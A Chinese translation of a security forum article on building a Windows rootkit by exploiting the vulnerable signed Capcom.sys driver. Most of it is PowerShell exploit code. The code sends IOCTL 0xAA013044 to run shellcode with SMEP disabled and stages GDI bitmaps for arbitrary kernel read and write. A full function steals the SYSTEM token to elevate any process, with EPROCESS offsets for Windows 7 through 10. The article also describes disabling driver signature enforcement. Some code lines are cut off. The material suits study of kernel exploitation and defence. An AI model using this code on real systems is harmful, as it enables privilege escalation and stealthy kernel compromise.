登录

Capcom Rootkit实现原理与分析(翻译）

rainfire / 2017-03-10 13:25:00 / 浏览数 4090 技术文章 技术文章 顶(0) 踩(0)


最近看了一篇关于恶意软件Derusbi分析的文章，该文章的技术亮点就是利用已签名驱动的漏洞来加载未签名驱动。文中利用CVE-2013-3956漏洞来翻转驱动签名的效验位

然而出于好奇，我觉得实现相同功能的POC将会非常困难（事实证明并非如此）。为了完全实现上述漏洞利用技术，我决定利用@TheWack0lian于2016年9月23日公布的

驱动漏洞


本文目的并非进行驱动漏洞分析，强烈建议先去看看如下@TheColonial
针对Capcom.sys驱动的攻击分析视频，这样会对该驱动的漏洞机理有一个清晰的认识，能在大脑里形成一个漏洞攻击利用过程的画面，将有助于对本文的理解。

https://youtu.be/pJZjWXxUEl4



https://y

基本上，就是把执行ring0
代码作为一个服务！它唯一的功能就是获取用户地址指针，然后禁用SMEP，然后在用户指针地址处执行代码，然后再恢复SMEP。该驱动漏洞利用过程的反汇编代码如下：



如下Power Shell POC实现了这个驱动漏洞的利用过程：

```
\# => cmp [rax-8], rcx

echo "`n[>] Allocating Capcom payload.."

[IntPtr]$Pointer = [CapCom]::VirtualAlloc([System.IntPtr]::Zero, (8 + $Shellcode.Length), 0x3000, 0x40)

$ExploitBuffer = [System.BitConverter]::GetBytes($Pointer.ToInt64()+8) + $Shellcode

[System.Runtime.InteropServices.Marshal]::Copy($ExploitBuffer, 0, $Pointer, (8 + $Shellcode.Length))

echo "[+] Payload size: $(8 + $Shellcode.Length)"

echo "[+] Payload address: $("{0:X}" -f $Pointer.ToInt64())"


$hDevice = [CapCom]::CreateFile("\\.\Htsysm72FB", [System.IO.FileAccess]::ReadWrite, [System.IO.FileShare]::ReadWrite, [System


if ($hDevice -eq -1) {

   echo "`n[!] Unable to get driver handle..`n"

   Return

} else {
```

```
   echo "`n[>] Driver information.."

   echo "[+] lpFileName: \\.\Htsysm72FB"

   echo "[+] Handle: $hDevice"

}



\# IOCTL = 0xAA013044

\#---

$InBuff = [System.BitConverter]::GetBytes($Pointer.ToInt64()+8)

$OutBuff = 0x1234

echo "`n[>] Sending buffer.."

echo "[+] Buffer length: $($InBuff.Length)"

echo "[+] IOCTL: 0xAA013044"

[CapCom]::DeviceIoControl($hDevice, 0xAA013044, $InBuff, $InBuff.Length, [ref]$OutBuff, 4, [ref]0, [System.IntPtr]::Zero) |Out
```

有了执行Shellcode的能力后，我选择构造一个原始GDI位图结构，它可以使我能够持续地读写内核，而不用重复地加载驱动。我通过 Stage-gSharedInfoBitmap 来创建位图，并以下列方式设置Shellcode：

```
\# Leak BitMap pointers

echo "`n[>] gSharedInfo bitmap leak.."

$Manager = Stage-gSharedInfoBitmap

$Worker = Stage-gSharedInfoBitmap

echo "[+] Manager bitmap Kernel address: 0x$("{0:X16}" -f $($Manager.BitmapKernelObj))"

echo "[+] Worker bitmap Kernel address: 0x$("{0:X16}" -f $($Worker.BitmapKernelObj))"



\# Shellcode buffer

[Byte[]] $Shellcode = @(

   0x48, 0xB8) + [System.BitConverter]::GetBytes($Manager.BitmappvScan0) + @( # mov rax,$Manager.BitmappvScan0

   0x48, 0xB9) + [System.BitConverter]::GetBytes($Worker.BitmappvScan0)  + @( # mov rcx,$Manager.BitmappvScan0

   0x48,0x89,0x08,                                                    # mov qword ptr [rax],rcx

   0xC3                # ret

)
```

想进一步了解该技术的实现细节，可以参考我之前以ID@mwrlabs发表的文章 A Tale Of Bitmaps: Leaking GDI Objects Post Windows 10 Anniversary Edition以及《我的WINDOWS 攻击之旅》系列的第17篇。

Rootkit 功能


有了对内核的读写能力之后，我们就可以开始实现我们的Rootkit的功能了。对此，我决定专注于实现以下两个不同功能：

（1）将任意PID提升为SYSTEM;


（2）在运行时禁用驱动程序签名保护，将非签名代码加载到内核中。

任意进程权限提升


一般来说，我们需要遍历EPROCESS结构的链表，然后复制SYSTEM
EPROCESS令牌字段，并使用此值覆盖掉目标EPROCESS结构的令牌字段。在没有其他更好的漏洞利用的情况下，我们只有通过用户空间来泄露 System (PID 4)
EPROCESS 结构的指针：



需要注意的是，从WIN8.1之后需要具有普通权限，才可以通过"SystemModuleInformation"来泄漏当前加载的NT内核的基址。我们可以在PowerShell中使用Get-Loaded



非常棒，现在我们找到了一个方法来获得System EPROCESS 结构指针，同时我们可以通过构造的位图结构来读取SYSTEM token 。最后需要做的就是根据
"ActiveProcessLinks" 链来找到我们需要提升权限的进程的 EPROCESS结构。在x64 Win10平台，此链表结构如下：



该链表是一个双向循环链表，那么我们可以通过读取EPROCESS
结构，然后判断PID是否为目标进程，如果是则覆盖该进程Token，否则继续遍历直到获得目标进程的EPROCESS 结构。


EPROCESS
结构是非公开的，并且在不同的WIN操作系统上也不相同，但是我们可以通过维护一个静态的偏移列表来解决这个问题。在此强烈建议看一下由@rwfpl维护的一个工程 Terminus Project。下面的powershell函数实现了这个令牌窃取逻辑。

```
function Capcom-ElevatePID {

   param ([Int]$ProcPID)


   # Check our bitmaps have been staged into memory

   if (!$ManagerBitmap -Or !$WorkerBitmap) {

       Capcom-StageGDI

       if ($DriverNotLoaded -eq $true) {

           Return

       }

   }


   # Defaults to elevating Powershell
```

```
if (!$ProcPID) {
    $ProcPID = $PID
}

# Make sure the pid exists!
# 0 is also invalid but will default to $PID
$IsValidProc = ((Get-Process).Id).Contains($ProcPID)
if (!$IsValidProc) {
    Write-Output "`n[!] Invalid process specified!`n"
    Return
}

# _EPROCESS UniqueProcessId/Token/ActiveProcessLinks offsets based on OS
# WARNING offsets are invalid for Pre-RTM images!
$OSVersion = [Version](Get-WmiObject Win32_OperatingSystem).Version
$OSMajorMinor = "$($OSVersion.Major).$($OSVersion.Minor)"
switch ($OSMajorMinor)
{
    '10.0' # Win10 / 2k16
    {
        $UniqueProcessIdOffset = 0x2e8
        $TokenOffset = 0x358
        $ActiveProcessLinks = 0x2f0
    }

    '6.3' # Win8.1 / 2k12R2
    {
        $UniqueProcessIdOffset = 0x2e0
        $TokenOffset = 0x348
        $ActiveProcessLinks = 0x2e8
    }

    '6.2' # Win8 / 2k12
    {
```

```
        $UniqueProcessIdOffset = 0x2e0
        $TokenOffset = 0x348
        $ActiveProcessLinks = 0x2e8
    }

    '6.1' # Win7 / 2k8R2
    {
        $UniqueProcessIdOffset = 0x180
        $TokenOffset = 0x208
        $ActiveProcessLinks = 0x188
    }
}

# Get EPROCESS entry for System process
$SystemModuleArray = Get-LoadedModules
$KernelBase = $SystemModuleArray[0].ImageBase
$KernelType = ($SystemModuleArray[0].ImageName -split "\\")[-1]
$KernelHanle = [Capcom]::LoadLibrary("$KernelType")
$PsInitialSystemProcess = [Capcom]::GetProcAddress($KernelHanle, "PsInitialSystemProcess")
$SysEprocessPtr = $PsInitialSystemProcess.ToInt64() - $KernelHanle + $KernelBase
$CallResult = [Capcom]::FreeLibrary($KernelHanle)
$SysEPROCESS = Bitmap-Read -Address $SysEprocessPtr
$SysToken = Bitmap-Read -Address $($SysEPROCESS+$TokenOffset)
Write-Output "`n[+] SYSTEM Token: 0x$("{0:X}" -f $SysToken)"

# Get EPROCESS entry for PID
$NextProcess = $(Bitmap-Read -Address $($SysEPROCESS+$ActiveProcessLinks)) - $UniqueProcessIdOffset - [System.IntPtr]::Size
while($true) {
    $NextPID = Bitmap-Read -Address $($NextProcess+$UniqueProcessIdOffset)
    if ($NextPID -eq $ProcPID) {
        $TargetTokenAddr = $NextProcess+$TokenOffset
        Write-Output "[+] Found PID: $NextPID"
        Write-Output "[+] PID token: 0x$("{0:X}" -f $(Bitmap-Read -Address $($NextProcess+$TokenOffset)))"
        break
    }
```

```
        $NextProcess = $(Bitmap-Read -Address $($NextProcess+$ActiveProcessLinks)) - $UniqueProcessIdOffset - [System.IntPtr]::
    }


    # Duplicate token!
    Write-Output "[!] Duplicating SYSTEM token!`n"
    Bitmap-Write -Address $TargetTokenAddr -Value $SysToken
}
```



